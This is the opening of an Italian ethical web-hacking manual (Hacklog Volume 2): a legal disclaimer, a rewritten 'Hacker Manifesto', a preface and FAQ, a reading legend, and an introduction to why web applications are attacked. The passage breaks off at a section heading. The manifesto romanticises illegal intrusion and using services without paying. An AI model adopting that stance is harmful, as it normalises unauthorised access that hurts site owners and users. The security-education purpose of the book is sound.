

hackLOG

Manuale sulla Sicurezza Informatica & Hacking Etico

Volume 2 **Web Hacking**

Stefano Novelli

AVVERTENZE

La violazione di un computer o rete altrui è un reato perseguibile penalmente dalla legge italiana (art. 615 ter del Codice Penale). Le procedure descritte sono da ritenersi a titolo scolastico/illustrativo/informativo e messe in pratica solo su dispositivi in nostro possesso o in ambienti di test controllati, pertanto il lettore solleva gli autori di questo documento da ogni responsabilità circa le nozioni assimilate durante il corso e le conseguenze verificabili.

Quanto narrato in alcune parti di questo libro è opera di fantasia. Ogni riferimento a cose, persone o fatti realmente accaduti è puramente casuale.

NOTE SULL'OPERA

I contenuti di Hacklog: Volume 2 sono rilasciati gratuitamente per tutta la rete e disponibile in vari formati, secondo l'autoregolamentazione dell'ethical hacking e il rispetto delle realtà culturali che lo praticano.

Sei libero di poter prendere parti del documento per qualunque opera, citandone opportunamente la fonte (Hacklog di inforge.net) e possibilmente ove possibile con link ipertestuale in calce. Essendo un progetto che ha richiesto molto tempo ritengo che se il documento sia stato utile ai fini di progetti terzi venga condiviso per rispetto verso il sottoscritto, i suoi collaboratori, finanziatori e coloro che hanno creduto in esso.

DIRITTI D'AUTORE

Hacker Manifesto 2.0

Questo è il nostro mondo adesso... il mondo dell'elettrone e dello switch, la bellezza della banda.

Noi usiamo un servizio che esiste già senza pagare E che sarebbe schifosamente economico se non fosse gestito da avidi ingordi troppo occupati a pensare a quale cravatta indossare in ufficio piuttosto che fermarsi anche solo 5 cazzo di secondi per chiedersi se è questo il mondo che vogliono lasciare a chi verrà dopo di noi. ... e poi saremmo noi i criminali.

Vedi, noi siamo esploratori, cerchiamo la conoscenza nel mare di merda che ogni giorno ci fate ingoiare con la vostra propaganda, con le vostre pubblicità, con quelle marionette da 4 soldi che usate per convincerci a pensare e fare quello che avete già deciso per noi.

“Dannato ragazzino. Non si impegna. Probabilmente lo ha copiato. Sta occupando di nuovo la linea telefonica. Sono tutti uguali...”

Puoi scommetterci il culo che siamo tutti uguali... Ci hanno imboccato omogenizzati a scuola quando bramavamo bistecca. I pezzetti di carne che avete lasciato passare erano pre-masticati e insapori. Siamo stati dominati da sadici o ignorati da apatici e i pochi che avevano qualcosa da insegnarci hanno trovato in noi desiderosi allievi, ma quei pochi sono come gocce d’acqua nel deserto.

Noi esistiamo senza colore della pelle, senza nazionalità, senza pregiudizi religiosi o sessuali ...e ci chiamate criminali.

Voi costruite bombe atomiche, provocate guerre, uccidete, ingannate,

mentite e cercate di farci credere che è per il nostro bene ... eppure siamo noi i criminali.

Sì, sono un criminale. Il mio crimine è la curiosità. Il mio crimine è giudicare le persone per quello che dicono e pensano, non per il loro aspetto. Il mio crimine è stato surclassarvi, qualcosa per cui non mi perdonerete mai.

Io sono un hacker, e questo è il mio manifesto. Potrete anche fermare me, ma non potete fermarci tutti... dopotutto, siamo tutti uguali.

Ispirato a "The Conscience of a Hacker" di The Mentor 8 Gennaio, 1986

Esistono due tipi di siti web:
quelli che sono già stati violati
e quelli che devono ancora esserlo.

Alle anime di coloro
che mi guardano da lassù.
Possano i vostri spiriti
trovare finalmente la pace.

Stefano Novelli

GLOSSARIO

PREFAZIONE

Se stai leggendo queste righe probabilmente sei reduce dalla lettura del Volume 1: Anonimato, il primo libro che costituisce questa collana di letture dedicate all'appassionato di Sicurezza Informatica e Hacking Etico. Sebbene i temi trattati in questo volume siano diversi dal precedente, puoi considerarlo un seguito; dato che l'argomento è già stato affrontato nel volume 1, mi aspetto che tu sia in grado di utilizzare un Sistema Operativo a base GNU/Linux (nel nostro caso Parrot Security OS) e in grado di comprendere le varie tecniche di Anonimato. Qualora fosse necessario, potrai sempre procurarti una versione digitale (gratuita) o cartacea dei documenti **Hacklog, Volume 1: Anonimato** e del breve documento **Manuale d'Installazione di Debian GNU/Linux** all'indirizzo www.hacklog.net

Il Volume 2 da inizio ad una nuova ed entusiasmante avventura: il lettore imparerà a conoscere più da vicino il fenomeno delle violazioni informatiche, di come i cybercriminali riescono a violare le *infrastrutture web* e di come è possibile evitare che ciò accada nel fantastico mondo del WWW.

Come per il primo Volume, cercheremo di istruire anche il lettore che non ha avuto un'adeguata preparazione scolastica sull'argomento: se questo può dare l'idea di un documento riduttivo, mi assicurerò che nulla venga lasciato al caso. Se senti la necessità di dover studiare o approfondire determinati argomenti, troverai link ipertestuali e documenti di riferimento da cui attingere per colmare le eventuali lacune.

In ogni caso, è mia premura ricordare che il settore della Sicurezza Informatica è in costante evoluzione e che nessun libro potrà mai bastare per essere dei guru in questo campo. Ciò che consiglio, sia durante che dopo la lettura di questo manuale, è di continuare a studiare e di mettersi costantemente in gioco, sia per passione che per lavoro, al fine di migliorarsi e di espandere il proprio bagaglio culturale.

Prima di concludere vorrei spendere due parole sulle centinaia di domande che mi sono state fatte dopo la pubblicazione del Volume; in particolare alcune di queste sono emerse in modo evidente.

Di cosa parla questo volume?

L’obiettivo di *Hacklog Volume 2: Web Hacking* è quello di dare una formazione al lettore sui pericoli che ogni giorno è possibile incontrare nel vasto mondo del World Wide Web.

Tratteremo principalmente, sebbene non esclusivamente, di metodologie volte alla verifica della sicurezza sia di **ambienti web** (quindi portali web, applicativi e via discorrendo) fino alla **sicurezza dell’utente** nell’utilizzo del WWW di tutti i giorni.

Il fine sarà quindi quello di istruire il lettore affinché sia in grado di mettere in sicurezza le proprie attività nel web, applicando test di simulazione che i cyber-criminali quotidianamente svolgono ai danni di ignari utilizzatori.

Saprò davvero "bucare" qualsiasi portale web?

Quello che ti verrà fornito sarà solo un percorso iniziale per l'apprendimento di tecniche e modus operandi: il nostro lavoro sarà quello di mettere in pratica attacchi e difese in ambienti controllati, con script documentati e creati appositamente per questo scopo.

Questo significa che non avrai il potere di "piegare" al tuo volere qualunque sito web dopo aver letto questo manuale: piuttosto avrai le competenze per approfondire le nuove tecniche future, effettuare uno screening generale del tuo portale (o dei tuoi clienti), di saper interpretare i rischi legati al WWW e di mettere in sicurezza le infrastrutture che ti sono care. Per questi motivi, tratteremo solo di tecnologie comuni e facilmente reperibili, oltre che opensource o comunque gratuite (PHP, Apache, Linux, WordPress etc..)

A chi è rivolto questo volume?

Il testo che hai tra le mani è pensato principalmente per colui che vuole apprendere i concetti che stanno alla base della Sicurezza di un’Infrastruttura Web: per quanto mi sforzi, questo non può (e non vuole essere) un manuale d’aggiornamento per amministratori di sistema o programmatori professionisti. Come si può sperare che un testo di qualche centinaio di pagine possa sostituirsi ad anni di studio e corsi dai costi spesso spropositati?

Hacklog non è l’alternativa a un programma di studi: può aiutare a capire quale via percorrere oppure a ripassare concetti che avevi dimenticato (o ignorato), può essere la spinta motivazionale che cercavi per intraprendere un percorso lavorativo, ma non è, e non sarà mai, più di tutto questo.

Se è la tua prima volta nel mondo dell'IT Security in ambito WWW, troverai un intero capitolo dedicato ai Fondamentali del WWW, che ti forniranno tutte le nozioni base per comprendere i comportamenti e, in seguito, le vulnerabilità che ne conseguono.

Qual è lo scopo dell'Hacklog?

Non è mia intenzione formare "adepti", non voglio avere sulla coscienza persone che "smanettano" comandi a caso; non mi interessa causare disagi ad aziende o istituzioni, figuriamoci fomentare odio e azioni illegali o irrispettose nei confronti di terzi.

Il mio primo obiettivo è quello di fare ordine nella galassia infinita di informazioni in rete, argomentandole con possibili realtà e condividerle affinché siano facilmente comprensibili da chiunque; il secondo motivo è quello di insegnare in che modo i "ladri" scassinano le serrature, così da aiutare il proprietario di casa ad evitare che gli entrino dall'entrata principale.

Ma il vero motivo che mi spinge a proseguire per questa strada è la **passione** e la volontà di non lasciare che il sistema si preoccupi della Sicurezza di ognuno di noi.

Per questi motivi in questo libro ho deciso di non:

- Condividere tecniche d'attacco difficilmente mitigabili o sconosciute (0day)
- Dimostrare attacchi informatici verso aziende o persone realmente esistenti
- Illustrare tecniche "usa e getta" e software lamer[1]

Di quali conoscenze ho bisogno?

Ritengo che uno dei più grandi successi del primo Volume sia stato quello di riuscire, dove possibile, ad avvicinare chiunque – anche il meno preparato – al mondo della Sicurezza Informatica.

Questo comunque non può essere il motivo per ignorare *argomenti tecnici complessi*: a tutti noi piacerebbe avere un click come soluzione ma già sai che non sarà così! Per questo motivo ti chiedo di **non gettare la spugna da subito**, se un qualche argomento ti risulta ostico passa avanti, oppure cerca risposte prima di continuare: lasciati abbracciare dalla conoscenza, confrontati con altre realtà e persone, vivi lo studio e la ricerca in prima persona.

Tornando all’argomento di questo breve paragrafo mi aspetto che tu abbia **tanta voglia di imparare**: sbagliando si impara e ti assicuro che potresti passare un giorno intero a cercare di capire *perché fa così*.

Nessuno, e dico nessuno, è “nato imparato”: chiediti sempre se ciò che stai facendo può avere senso, mettiti (e mettimi) in dubbio.

Vuoi un consiglio da vero amico? **Impara a leggere fra le righe**. Ti troverai in situazioni in cui *centinaia di righe* ti danno errore. Non ignorarle, leggi bene ciò che è scritto. Spesso saranno in Inglese, una lingua ormai fondamentale nell’Informatica, ma *non è difficile!* Se può servirti un vocabolario o un traduttore online, usalo!

Dulcis in fundo potrebbe esserti molto utile avere un’**esperienza web**: non mi aspetto che tu sia in grado di progettare un intero sito web ma quantomeno tu abbia già avuto a che fare con un sito web. Cercherò di semplificare il tutto ma non pretendere che diventi un corso di programmazione o di amministrazione server. Non credo comunque che un Ingegnere Informatico possa attingere più di quanto non possa fare un semplice hobbista se si applica con **perseveranza e determinazione**: potrà trovare più semplice comprendere un argomento ed applicarlo correttamente ma non imparerà molto di più che da chi ha meno competenze a riguardo.

Mi sono bloccato nell'argomento X. Puoi darmi una mano?

Mi spiace ma non offro consulenze in privato. Decine di persone ogni giorno, dopo la pubblicazione del libro, mi chiedono consigli sia su problemi legati al primo volume (e non credo che questo farà eccezione) sia su altri problemi. Purtroppo mi sento di rifiutare ogni tipo di richiesta, semplicemente perché non trovo giusto che un determinato problema debba essere risolto *in segreto* tra me e l'interlocutore. Sono sempre disponibile per confronti pubblici, dove anche altre persone – molto più preparate di me! – possono dare il loro supporto e contribuire in un qualcosa di molto più grande di un semplice *help desk*. Questa è la mia filosofia e non intendo, almeno per il momento, cambiarla.

Quali studi mi consigli di iniziare per lavorare nel settore della Sicurezza Informatica?

Ovviamente il ramo di studi più idoneo è quello Informatico. Tuttavia non sono la persona più adatta per indicare quale corso di studi seguire e in più non mi sento di prendermi la responsabilità di consigliare qualcosa che, potenzialmente, potrebbe cambiare la tua vita. Ciò che posso dirti è: chiedi, chiedi, chiedi! Informati sui percorsi formativi che verranno proposti, sugli argomenti – a grandi linee – su quello che verrà affrontato, sui laboratori, sui professori. Chiedi loro le dovute competenze, segui i seminari, vai ai convegni, leggi libri, vai agli Open Day (se ancora non ti sei deciso): in questo campo la ricerca è fondamentale.

Quando esce il prossimo volume?

L'Hacklog è il risultato di mesi di lavoro, come lo è stato il primo volume e come lo è anche questo. Ti assicuro che farò il possibile per non farti aspettare troppo e non appena avrò una data certa comunicherò il rilascio dei prossimi volumi. E no, ancora non so di cosa tratterà! :) L'annuncio del nuovo volume verrà effettuato sempre sul nostro sito web e sui nostri canali di comunicazione. Troverai i link di riferimento all'indirizzo www.hacklog.net

Fatta questa premessa, mi auguro che questo Volume possa insegnarti davvero qualcosa nel campo dell'IT Security, che tu metta in pratica in pratica metodi qui appresi e di darti la giusta spinta per iniziare - o continuare - il

viaggio verso questo fantastico mondo. E ora, si diano inizio alle danze!

Stefano Novelli

LEGGERE IL MANUALE

In questo breve capitolo daremo alcune indicazioni su come comprendere al meglio le informazioni che verranno mostrate.

SE NON SAI NULLA DI WORLD WIDE WEB E IT SECURITY

Inutile girarci intorno, ti consigliamo di leggere il documento dall'inizio alla fine. Alcuni argomenti potrebbero essere davvero ostici, ti consigliamo di approfondirli dai link o attraverso una ricerca in rete. Se ti trovi in difficoltà nella comprensione del testo, ti consigliamo di leggerlo una volta senza mettere in pratica ciò che viene descritto ma semplicemente cercando di interpretare l'argomento come meglio riesci. Una seconda lettura dovrebbe aiutarti a mettere in pratica gli insegnamenti. Cerca di seguire alla lettera tutti i comandi che ti vengono insegnati e non cercare di discostarti con strumenti alternativi fino a che non avrai la padronanza necessaria dell'argomento.

SE HAI GIÀ QUALCHE ESPERIENZA DI SVILUPPO WWW E IT SECURITY

Probabilmente conoscerai molte delle cose che verranno insegnate: per accontentare tutti, dovrai "sopportare" le parti più noiose o che già padroneggi: potrebbe comunque esserti utile qualche ripassino su argomenti che negli anni hai assopito nei tuoi ricordi o magari ignorato perché hai reputato inutili. Se hai già esperienze di programmazione base e di amministrazione di un server, puoi decidere di saltare il capitolo "I fondamentali del WWW" dove vengono spiegati i principi di Client-Server, i protocolli HTTP e la programmazione Web lato Client e lato Server. Puoi decidere anche di utilizzare strumenti diversi a quelli consigliati e magari approfondire o metterti alla prova con i tip "Avanzati" che troverai durante la lettura.

SE SEI GIÀ UN ESPERTO DI WWW E IT SECURITY

Quasi sicuramente non ho nulla da insegnarti, anzi forse hai qualcosa da dire tu a me su questo manuale! Sentiti libero di utilizzare il documento come

cheatsheet o linea guida se ti occupi di insegnare l'argomento ad altre persone, come i tuoi dipendenti o i tuoi alunni. Se ritieni che parti di questo documento possano richiedere argomenti avanzati – anche se voglio ricordarti che questo è un manuale base – o da correggere ti invito a scrivermi prendendo i contatti dall'indirizzo hacklog.net . Magari in un futuro potremmo collaborare assieme per una revisione o addirittura un nuovo volume!

LEGENDA

Il libro è formattato per dare modo di comprendere i vari ambienti e i livelli di “difficoltà” che si presenteranno durante i vari argomenti:

```
Questo è un terminale: qui vedrai i comandi che vengono lanciati
negli ambienti di test. Per convenzione, ogni riga di comando
inizierà con il simbolo del dollaro ($). Ogni fine riga darà per
scontato l’[INVIO]. Ad esempio:

$ ping www.google.it
```

```
Questo è un blocco studio: qui verranno indicate le informazioni su
cui effettueremo delle analisi. Potresti trovarci degli indirizzi
IP, delle risposte HTTP, dei cookie, insomma qualunque informazione
che richiede l’analisi.
```

CODICE

```
Qui troverai codice di programmazione
<script>alert('C'è sia Javascript!');</script>
<?php echo("che PHP!"); ?>
```

Qui troverai un eventuale link online dell'originale del codice

Questo è un approfondimento: per evitare di spezzare la fluidità di un discorso, eventuali dettagli su un determinato argomento li troverai all’interno di questo contenitore.

Questo è un tip avanzato: qui puoi trovare argomenti dedicati per chi già mastica l’IT Security e il WWW. La comprensione dei tip non è fondamentale per capire appieno uno specifico argomento.

LAB

La seguente lettura fa uso dei LAB, dei Laboratori Virtuali che l'utente potrà replicare per toccare con mano ogni singola tecnica. Ogni "LAB" è diviso in tre parti, raffigurate dalla seguente legenda:

Attacco: **"Nome"** Low/Medium/High[2]

Ambiente di Simulazione; Eventuali Tool utilizzati

In questa parte viene spiegata la vulnerabilità sul piano dell'attacco. Per ogni attacco seguirà una valutazione soggettiva dell'autore sulle caratteristiche di tale vulnerabilità.

Payload: **"Nome"**

Ambiente di Simulazione; Eventuali Tool utilizzati

In questa parte viene spiegato lo sfruttamento della vulnerabilità[3], qualora quest'ultima non causi già di suo un rischio. Vedremo quindi in che modo lo sfruttamento della vulnerabilità può causare danni all'infrastruttura web.

Difesa: **"Nome"**

Ambiente di Simulazione

In questa parte viene spiegato in che modo è possibile evitare, o limitare, che la vulnerabilità rappresenti un rischio per l'infrastruttura web.

Non tutti gli attacchi verranno approfonditi; ci dedicheremo allo studio dei più importanti, comuni e facili da apprendere. Alcuni tipi di attacchi verranno semplicemente accennati, da approfondire in separata sede qualora necessario.

WEB HACKING

Il breve saggio con cui si da inizio all'Hacklog 2 è una rivisitazione corta del *Manifesto Hacker* (in inglese il *Coscience of a Hacker*), documento storico pubblicato l'8/1/1986 da The Mentor pochi giorni dopo il suo arresto per crimini informatici.

Erano altri tempi, anni in cui il film *War Games* e i media dipingevano l'**Hacker** come quella persona in grado di far scoppiare una guerra nucleare con un solo click: per quanto possa sembrare ridicolo, il settore informatico non era alla mercé del consumatore medio ma veniva ancora masticato da poche facoltose aziende, gruppi di ricerca universitari e hobbisti di un certo calibro.

Nonostante siano passati più di 30 anni fa un certo effetto accorgersi di quanto le cose siano ancora sentite nella società odierna: a cominciare da loro, come li definisce The Mentor nel paper originale i "tecno-cervelli anni 50", individui che non riescono a vedere dietro gli occhi di coloro che guardano ben oltre il fatturato aziendale o il premio personale.

I "bigotti dell'informatica" direbbe qualcuno, e non ci andrebbe poi così lontano; ed è così che oggi la "cultura hacker" viene ammaccata da intellettualoidi che elevano il proprio conoscitivo sugli altri, ed anziché tendere una mano al prossimo, alzano mura di saccenza.

Le nuove generazioni di esperti in *Cyber Security* sono troppo occupate a lisciare il pelo di qualche multinazionale preoccupata più a far soldi che alla vera sicurezza, quella dell'uomo comune, per poi guardarti dall'alto dicendoti "e tu credi di essere un hacker?". E no, non li biasimo, hanno trovato la loro dimensione in un mondo che viaggia verso quello che chiamiamo… *progresso*. Ma la cultura e l'etica hacker sono qualcosa di diverso dalle competenze tecniche: è un viaggio personale verso la conoscenza e la condivisione, verso un punto ideale della propria mente fatta di soddisfazioni e sfide con il proprio essere.

Essere hacker non è sapere quanti più linguaggi di programmazione possibile o il numero di zeri del proprio conto in banca rapportato al lavoro che si fa; essere hacker deve nascere da un moto, incondizionato e incontrollabile, di esplorare i limiti che l'universo (non solo informatico) ha da offrirci costantemente ogni giorno. E potremmo continuare con l'ennesima retorica

sui media che *distorcono* una cultura coltivata per anni, trattata dalle più grandi menti di questo secolo per poi essere ridicolizzata o strumentalizzata con maschere e cappucci, ma non credo sia questo il luogo o il momento per parlarne. Ci rifaremo, te lo prometto.

Concludo con un pensiero: essere hacker va aldilà di ogni concetto materiale, di ogni ideologia partitica o religiosa. E se puoi comprenderlo, o sentirti parte di esso, allora lo sei già.

Il panorama della **Sicurezza Informatica** è sicuramente affascinante, grazie anche a libri e film hollywoodiani che mistificano le attività dei cyber-criminali banalizzandole in spassose e ridicole scene fatte di cubi 3D, programmi segreti e tasti o codici ficcati a caso in ogni dove.

Questo è anche uno dei motivi per cui il ragazzo alle prime armi viene abbagliato da questa visione distorta, riducendosi a installare qualche scanner o tool, per poi abbandonare il campo dell'IT Security – se così si può chiamare – quando "non funziona niente".

Ciò che spesso ne viene fuori è l'individuo che in gergo viene definito "lamer": l'unica colpa che ha questo povero disgraziato è di aver sognato in grande senza però avere le competenze base, un po' come il ragazzino che vuole diventare il nuovo Jimi Hendrix senza aver mai suonato un accordo in vita sua. Come per qualunque altro argomento c'è quindi un periodo d'apprendimento spesso noioso e limitante: tutti vorremmo imbracciare una Stratocaster e fare il più bell'assolo della Terra. Purtroppo – o forse per fortuna – non è così.

Con il termine **Web** ci riferiamo invece a tutto il *World Wide Web*, ai suoi protocolli, agli strumenti ideati per il suo utilizzo, alle informazioni che viaggiano in esso e via dicendo. Il *World Wide Web* è probabilmente il servizio Internet più utilizzato dagli internauti oggi: in esso sono contenuti milioni e milioni di siti web, siano essi amatoriali che professionali, raggruppati in un unico grande contenitore. Un contenitore fatto di centinaia di miliardi di dati, sparsi qua e là nel mondo, sempre più radicati in assuefanti siti e app spinti da una mastodontica massa di consumatori, che ne vogliono sempre di più.

Chiunque abbia mai utilizzato un qualunque dispositivo digitale è venuto a contatto con il WWW; questo ha infatti sostituito nel corso degli anni la maggior parte dei servizi una volta esclusiva del mondo "in locale".

Le attività digitali sul WWW possono essere di vario tipo: acquistare online (e-commerce), leggere email (webmail), rimanere in contatto con i propri amici (chat) o relazionarsi con altri (social network), informarsi (wiki), cercare (motori di ricerca), guardare video o audio (streaming) e migliaia di altre categorie e sotto-categorie che sarebbe impossibile elencare in modo assoluto.

L'uso del WWW non è solo limitato al navigare sul web: gli sviluppatori – per diversi motivi che spiegheremo a breve – hanno iniziato a dedicarsi al WWW in modo più ampio rispetto al passato: alcuni ad esempio preferiscono fare uso delle HTTP API[4] per i loro programmi piuttosto che affidarsi ad astruse tecnologie proprietarie. Un esempio molto comune in questo senso sono le applicazioni per smartphone o tablet.

Per questa, e molte altre ragioni, quando parliamo di World Wide Web e di ciò che lo compone è importante considerare non solo il semplice sito web ma tutto ciò che ne costituisce l'ecosistema: ecco allora che parliamo di *applicazione web.*

Questa pagina è stata lasciata volutamente bianca.

1. INTRODUZIONE IT SECURITY

In questo capitolo vedremo come e perché gli attacchi informatici crescono nel World Wide Web, quanto incidono tecnologie e umani negli attacchi informatici e i motivi che spingono i cyber-criminali ad attaccare nel WWW. Affronteremo poi le responsabilità di quando si subisce un attacco sul web e di come un cyber-criminale riesce a violare facilmente un'infrastruttura senza alcuna conoscenza in materia di IT Security.

1.1 Il Web è... facile?

Sviluppare un'applicazione può essere un'impresa titanica: che tu sia un freelancer o un'azienda affermata nel settore, le richieste di un cliente o le necessità del mercato possono rendere la vita del developer un vero inferno!

L'evoluzione delle tecnologie del World Wide Web, assieme alla sua omogeneizzazione, ha permesso di raggiungere due obiettivi fondamentali per il successo del settore:

1) Velocizzare drasticamente i tempi di sviluppo

2) Fornire più funzionalità nelle applicazioni

Gli sviluppatori web infatti possono fare affidamento su linguaggi di programmazione (di cui parleremo nel capitolo 3.5) che permettono loro di creare applicazioni web multi-compatibili: fino a pochi anni fa, mettere in piedi anche il semplice layout di un sito web richiedeva più versioni dello stesso codice per avere lo stesso risultato sui diversi browser in commercio.

L'interesse per le tecnologie del Web ha permesso inoltre una duplice espansione delle funzionalità: da una parte ritroviamo la possibilità di sfruttare caratteristiche prima disponibili solo attraverso tecnologie proprietarie (un esempio recente Flash da "poco" rimpiazzato dall'HTML5 per la riproduzione di streaming media), dall'altra la possibilità di integrare sempre più caratteristiche web-based per operazioni varie, come l'aggiornamento dell'applicazione o l'interazione con essa attraverso la rete Internet.

Possiamo quindi affermare che:

- I **linguaggi di programmazione** che permettono di creare applicazioni web sono tra i più semplici da imparare e, di riflesso, i più popolari.
- Non c'è bisogno di progettare l'intero **client** (la parte di programma usata dall'utente); chiunque ha già a disposizione un browser, quindi distribuire un'applicazione web diventa un'operazione molto più semplice senza la preoccupazione di rilasciare aggiornamenti o spiegarne l'utilizzo.
- I **browser di ultima generazione** offrono strumenti di rendering pre-confezionati esageratamente potenti, permettono di creare interfacce utente in pochi minuti e sono disponibili praticamente per qualunque piattaforma.
- Il **protocollo HTTP** – la serie di regole che consente la comunicazione tra due dispositivi all'interno del World Wide Web – è estremamente leggero e facile da utilizzare. Inoltre consente una facile implementazione con SSL (capitolo 3.4.3) limitando i rischi per la sicurezza dell'utente.

Non ci sono dubbi sul fatto che il World Wide Web abbia attirato l'attenzione di chiunque sul fronte sicurezza: tra aziende che aumentano il loro business attraverso l'e-commerce, utenti che usano le applicazioni web per l'uso di tutti i giorni e i cybercriminali che concentrano le loro forze al fine di compromettere conti bancari o database riservati, tutti i riflettori sono puntati su questo infinito mondo.

Coloro che lavorano nel settore sanno quanto sia importante la *reputazione sul web* e come qualunque violazione possa essere la causa di una vera e propria catastrofe digitale.

Immagina per un istante che il sito di una nota banca venga bucato e la homepage sia sostituita da un'irriverente immagine che esorta i clienti a cambiare istituto: quanto pensi possa durare la "vita" del brand in questione?

Eppure sono sempre più numerose le realtà che si affidano a programmatori della domenica, ad improvvisati web master o al cugino esperto di computer: tra web hosting economici, CMS tuttofare e guide in rete che pretendono di dare dritte sul "fare un sito web in 5 minuti", la crescita di portali vulnerabili è aumentata in maniera esponenziale e con essa il cybercrimine nel suo periodo più fertile.

1.2 Uomo vs Macchina

La rapida diffusione di Internet ha permesso a milioni di persone di avventurarsi in un mondo costellato da infinite possibilità: quanto sono adeguatamente preparate a ciò?

Nel corso della lettura di questo documento vedremo l'importanza del **fattore umano**, spesso considerata una variabile "impura" tra alcuni professionisti che, anzi, lo declassano ad elemento *irrilevante*: ritengo che invece la Sicurezza Informatica debba tener conto di qualunque elemento, sia essa una persona piuttosto che una vulnerabilità in una riga di codice.

D'altronde vige un detto in ambito informatico che recita: "Il problema, talvolta, sta fra la tastiera e la sedia".

E non è tutto: ciò che un cybercriminale può voler raggiungere (approfondiremo tra poco questo argomento) potrebbero essere **informazioni personali** che riguardano la vittima, così come alterarne la reputazione, sfruttarne le incompetenze informatiche e così via.

L'uomo, in sicurezza, può quindi essere sia il *metodo* che *l'obiettivo*: si può voler infatti violare un Sistema Informatico tramite l'inesperienza dell'utente per "scalare" nell'attacco, oppure raggirarlo perché è proprio egli stesso l'obiettivo.

Laddove il fattore umano è davvero irrilevante è il **sistema informatico** ad essere quello sotto i riflettori (nonostante quest'ultimi siano configurati o progettati, per l'appunto, da esseri umani): è la vulnerabilità di un software che può permettere un accesso non autorizzato in un dispositivo attraverso il Web e, per quanto le abitudini e le competenze personali o i protocolli aziendali siano impeccabili, l'utente finale fa affidamento su un sistema che non potrà mai totalmente controllare.

Come avremo modo di vedere gli errori comuni nella Sicurezza del Web riguardano **configurazioni non corrette** causate dagli utenti, oltre ovviamente agli errori di progettazione e di programmazione di un'applicazione o di un'infrastruttura: ancora una volta evidenziamo come spesso il problema non è l'applicazione in sé quanto la negligenza o la mancanza di esperienza dell'amministratore di sistema.

Tuttavia in questo caso il fattore umano è *esterno* alle nostre competenze, o meglio, è irrilevante in quanto l'approccio verso l'attacco non lo considererà come elemento di studio: detto più semplicemente, l'identità e l'interazione

con un ipotetico amministratore di sistema sarà irrilevante.

1.3 Motivi etici (e non) per effettuare attacchi informatici

Fino ad ora abbiamo generalizzato sul mondo che ruota attorno al WWW e accennato all'etica hacking. Quello che invece ora andremo ad analizzare è il modus operandi che i cyber criminali utilizzano e tutti gli elementi che compongono questa particolare branca dell'informatica.

Innanzitutto consideriamo il **cyber-criminale** non come una singola persona quanto piuttosto come un'entità: essa può rispondere quindi a un gruppo di persone (più o meno organizzate) che a loro volta fanno parte di un team autonomo o un'azienda; in base alle loro finalità potrebbero essere finanziati da committenti e "sponsor" di vario tipo (istituti, imprenditori, governi etc...).

Cosa cerca un cyber-criminale? Perché viola un Sistema Informatico? Qualcuno ce l'ha con me? Queste e altre classiche domande sono spesso la causa che porta poi, ancora oggi, a non prestare particolare attenzione alla Sicurezza in rete. Mi spiego meglio.

Gianni ha una pizzeria e, come molti altri nella sua condizione, decide di creare un sito web, una pagina Facebook e via dicendo.
Quando Gianni ha contattato la web agency (o il cugino informatico) per curare la sua immagine in rete non si è mai preoccupato di dire: l'identità della mia attività in rete sarà sicura? Non se lo chiede semplicemente perché crede di non essere una vittima degna del cyber-criminale, un po' come se decidesse di non chiudere più la porta del negozio perché tanto non c'è nulla da rubare.
È proprio questa mentalità "facilotta" che lo rende invece la migliore preda: il cyber-criminale può infatti avere più bisogno di violare una macchina remota (ed utilizzarla ai danni di un obiettivo ben più grande) piuttosto che defacciare[5] il sito.
Gianni quindi si preoccuperà sempre meno di aggiornare il sito, i suoi plugin e così via (fattore umano), rendendolo quindi esposto ad attacchi di massa comandati da bot[6] progettati per violare indiscriminatamente qualunque portale web (fattore informatico).

L'esempio precedente ci permette di sdoganare il pensiero comune che "a nessuno gliene frega niente del mio sito": è vero, chi è alla ricerca di fama molto probabilmente cercherà una preda più difficile del pizzaiolo sotto casa, ma per il cyber-criminale che ha bisogno di costruire la sua rete d'attacchi (ad esempio hostare una pagina di Phishing[7] o sfruttare il web server per attacchi di tipo DDoS[8]) , Gianni è ciò che di meglio possa trovare.

Questa considerazione però non è limitata solo al mondo dei siti web: ogni giorno vengono portati a termine migliaia di attacchi di vario tipo, verso vari obiettivi, finalità e tecniche d'attacco attraverso il *WWW*.

Le motivazioni etiche che si possono avere nell'attaccare un'applicazione Web sono oggetto di diverse discussioni; ciò che possiamo analizzare invece sono i motivi che le rendono così attraenti agli occhi dei cyber-criminali. Riconoscere questi fattori ci offrirà quindi una panoramica più chiara di ciò che l'attaccante si aspetta di trovare:

- **Fornitura illimitata**: uno dei fattori che rendono più appetibile un'applicazione web è la disponibilità costante e permanente che questa offre in rete. A differenza di un qualunque altro dispositivo, il server (e più specificatamente il web server) è pensato e progettato per essere costantemente in rete e alla mercé di tutti. Inoltre ogni giorno nascono e muoiono migliaia di server, pronti per essere bucati.
- **Facilità d'attacco**: a differenza di settori ben più difficili da digerire (basti vedere gli attacchi ai danni di un software attraverso tecniche di overflow), il mondo delle applicazioni web è decisamente più accessibile anche a chi non ha grandi competenze in materia.
- **Immaturità del settore**: la disponibilità di CMS pre-confezionati e setup one-click hanno permesso a chi non ha alcuna competenza nel campo di tirare su, a prezzi estremamente economici, interi portali web senza minimamente curarsi del campo Sicurezza. Lo stesso si può dire della qualità del software, facilmente programmabile dopo poche settimane di studio senza alcuna competenza nella messa in sicurezza di un'applicazione.
- **Anonimato**: la presenza di tecnologie volte all'anonimato e le skill davvero minime per raggiungere un buon grado di anonimato in rete consentono di sferrare attacchi devastanti senza farsi beccare

- **Soldi**: sul Web girano tanti soldi, più di quanto si possa credere: basti vedere come il settore dell'e-commerce abbia praticamente soppiantato in meno di 20 anni il negozio sotto casa, ma anche il mondo del Phishing, dell'estorsione mediante attacchi di tipo DoS o Ransomware e più recentemente dei miner di cryptovalute possono essere considerati moventi non indifferenti.

1.4 La Difesa parte dall'Attacco

Per difendersi da un cyber-criminale bisogna pensare come un cyber-criminale. Non solo, bisogna avere delle conoscenze pari o addirittura superiori ad esso.
Se infatti da una parte bisogna sapersi "attaccare" è anche necessario sapersi mettere in sicurezza, e non è detto che quest'ultima qualità sia prerogativa dell'attaccante: in diverse occasioni potrai trovarti di fronte a persone senza un'adeguata preparazione sull'argomento, mancanze soppresse attraverso strumenti "lamer", talvolta di difficile reperibilità (a pagamento o gestiti da terzi).

Per questo motivo l'Hacklog 2 offrirà un'ampia introduzione alla preparazione delle conoscenze necessarie (competenze) prima di arrivare agli attacchi veri e propri, con le possibili mitigazioni e tecniche di difesa conosciute; allo stesso modo, studieremo anche i tools (strumenti) che vengono solitamente utilizzati per gli attacchi più comuni.

1.4.1 Colpa del Software o dell'Amministratore?

